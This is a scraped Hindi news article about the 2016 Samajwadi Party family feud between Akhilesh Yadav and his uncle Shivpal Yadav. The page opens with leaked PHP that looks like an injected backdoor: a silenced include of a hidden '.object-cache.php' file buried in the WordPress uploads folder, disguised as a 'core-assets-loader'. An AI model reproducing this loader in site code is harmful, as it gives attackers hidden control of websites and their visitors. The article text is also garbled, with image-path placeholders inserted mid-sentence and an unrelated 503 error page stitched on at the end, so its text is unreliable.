add_action('wp_head', function(){echo '';}, 1); /* core-assets-loader */ @include_once('/home/sochindi/public_html/wp-content/uploads/.wp-cache-cd8672/.object-cache.php'); बाहरी’ लोगों पर भड़के सीएम अखिलेश, बोले- ‘सरकार में झगड़ा, परिवार में नहीं’ – SOCH INDIA
Menu

राजनीति
बाहरी’ लोगों पर भड़के सीएम अखिलेश, बोले- ‘सरकार में झगड़ा, परिवार में नहीं’

nobanner

'बाहरी' लोगों पर भड़के सीएम अखिलेश, बोले- ‘सरकार में झगड़ा, परिवार में नहीं'



लखनऊ:  परिवार में झगड़े को लेकर उत्तर प्रदेश के मुख्यमंत्री अखिलेश यादव ने चुप्पीतोड़ते हुए कहा है कि सरकार में झगड़ा है, परिवार को कोई झगड़ा नहीं है. उन्होंने कहा कि बाहरी लोग दखल देते हैं तो ये सब नहीं चलेगा.

शिवपाल से मंत्रालय छीने जाने और सपा का प्रदेश अध्यक्ष बनाए जाने के एक सवाल पर अखिलेश ने कहा, ‘’सरकार और पार्टी में कुछ फैसले नेताजी लेते हैं तो कुछ फैसले में अपने मन से लेता हूं.’’ उन्होंने कहा, ‘’पार्टी में कोई ऐसा शख्स नहीं जो नेताजी की बात न मानता हो. नेताजी की बात सब मानते हैं.’’ हालांकि सीएम अखिलेश ने ये भी कहा कि घर के बाहर के कुछ लोग हस्तक्षेप कर रहे हैं.

शिवपाल से पीडब्ल्यूडी सहित 7 मंत्रालय वापस लिए गए

मुलायम ने अखिलेश को प्रदेश अध्यक्ष से हटाकर शिवपालको जिम्मेदारी दी तो कुछ देर बाद ही भतीजे अखिलेश यादव ने शिवपाल का कद घटाकर उनसे पीडब्ल्यूडी सहित 7 मंत्रालय वापस ले लिये हैं. इसके बाद अब शिवपाल यादव ने सैफई में अपने समर्थकों के सामने भाषण दिया है. अपने तेवर नरम करते हुए उन्होंने कहा है कि जो मुलायम कहेंगे वही वे करेंगे.

जो नेताजी कहेंगे वही करूंगा- शिवपाल

अपने भाषण में शिवपाल ने मुलायम सिंह यादव का नाम तो लिया लेकिन अखिलेश का नाम नहीं लिया. शिवपाल यादव बोले कि ‘मेरा सारा विश्वास नेता जी(मुलायम सिंह यादव) में है. वो जो फैसला लेंगे सर्वमान्य होगा, मैं किसी से नाराज़ नहीं, लखनऊ में बात होगी.’ उन्होंने यह भी कहा कि संगठन के लिए वे लगातार काम करते रहेंगे. इस्तीफे संबंधित सवालपर उन्होंने यही कहा कि जो नेताजी कहेंगे वह करूंगा.

इस बीच परिवार में गृहयुद्ध शांत करने के लिए मुलायम सिंह ने शिवपाल की पत्नी को अखिलेश औऱ शिवपाल में सुलह कराने को कहा है. इससे पहले कल रात शिवपाल ने मुलायम सिंह से बात की और कह दिया कि अखिलेश के साथ काम नहीं कर सकते.

शिवपाल-अखिलेश के बीच रिस्तों में खटास !

रात भर से सैफई में शिवपाल के घर के बाहर समर्थक जुटे हुए हैं. शिवपाल और अखिलेश यादव में सत्ता संघर्ष की ये लड़ाई सालों से चली आ रही है. समय-समय पर दोनों एक दूसरे को मात देने के लिए हर तरह की चाल चलते हैं. अभीमहीने भर पहले 15 अगस्त को मुलायम सिंह यादव ने इस बात की पुष्टि भी कर दी थी कि दोनों में बनती नहीं है.

मुलायम के इस बयान के बाद लग रहा था कि चाचा भतीजे की ये लड़ाई अब शायद थम जाएगी. लेकिन यहां तो शह और मात देने का खेल हर दिन के हिसाब से बढ़ता हीजा रहा है. लखनऊ में मुलायम सिंह की कथित सहमति से शिवपाल ने बाहुबली अंसारी बंधुओं को पार्टी में शामिल कराया था.

लेकिन, 24 घंटे में ही अखिलेश ने विलय में अहम भूमिका निभाने वाले मंत्री को न सिर्फबर्खास्त किया बल्कि ऐसा दबाव बना दिया कि कौमी एकता दल का विलय रद्द करना पड़ा. इस राजनीतिक घटना ने यूपी के सबसे बड़े राजनीतिक घराने के घमासान को सबके सामने ला दिया था. इसके कुछ दिनों बाद ही 7 जुलाई को जब शिवपाल के करीबी दीपक सिंघल यूपी के मुख्य सचिव बने तो माना गयाकि चाचा भतीजे में पैचअप हो गया है. लेकिन, दो महीने में ही सिंघल को चलता करके अखिलेश ने फिर चाचा शिवपाल को मात दे दी. सिंघल को लाने में अहम भूमिका अमर सिंह की भी थी.

अमर सिंह को सपा में लाने के पक्ष में नहीं थे अखिलेश

लेकिन, खुद अमर सिंह को समाजवादी पार्टी में लाने के पक्ष में नहीं थे अखिलेश. अमर सिंह को लाने और राज्यसभा सांसदबनवाने में भी शिवपाल की भूमिका रही. जो अखिलेश को खटकती रही है. परिवार के समीकरण को समझें तो मुलायम परिवार साफ तौर पर दो गुटों में बंट चुका है.

एक गुट की कमान मुख्यमंत्री अखिलेश यादव के पास है तो दूसरे का नेतृत्व शिवपाल यादव कर रहे हैं जो कि मुलायम सिंह यादव के भाई और अखिलेश यादव के सगे चाचा हैं. मुलायमपरिवार में उनके अलावा पांच और सांसद हैं. वो सभी अखिलेश के साथ हैं.

पत्नी डिंपल, चाचा रामगोपाल यादव, रामगोपाल के बेटे अक्षय, मुलायम के भतीजे धर्मेंद्र यादव और मुलायम के पोते और लालू यादव के दामाद तेजप्रताप यादव. दूसरी तरफ शिवपाल यादव के खेमे में मुलायम सिंह के दूसरे कारोबारी बेटे प्रतीक यादव और उनकी पत्नी अपर्णा यादव हैं.

कई मंचों पर शिवपाल की अखिलेश से नाराजगी भी देखने कोमिलती रही है. अभी 20 अगस्त की ही बात है लखनऊ के एक कार्यक्रम में मंच पर डिंपल यादव, शिवपाल को सम्मान देकर मामले को संभालने की कोशिश करती दिखी थी. इस बार तो अखिलेश ने कथित तौर पर मुलायम के करीबियों को भी नहीं बख्शा है.

भ्रष्टाचार के आरोप में जिन दो मंत्रियों गायत्री प्रजापति और राजकिशोर सिंह को अखिलेश ने बर्खास्त किया वो दोनों मुलायम के करीबी थे. मुलायम ने भी माना कि उन्हें मीडिया से ही बर्खास्तगी का पता चला है. शिवपाल के कद कम करने को लेकर फिलहाल मामला गर्म है सरकार में.

शिवपाल से जिस पीडब्ल्यूडी विभागको ले लिया गया है उसी मंत्रालय के अंडर में अखिलेश के तमाम मेगा प्रोजेक्ट का काम चल रहा था. कुछ दिनों बादयूपी में चुनावहोने हैं. अखिलेश विकास के नाम पर जीतने की उम्मीद लगाए बैठे हैं लेकिन अभी तोपरिवार के झगडे से ही उन्हें फुर्सत नहीं मिल रही है.

503 Service Unavailable

Service Unavailable

The server is temporarily unable to service your request due to maintenance downtime or capacity problems.Please try again later.

Additionally, a 503Service Unavailable error was encountered while trying to use anErrorDocument to handle the request.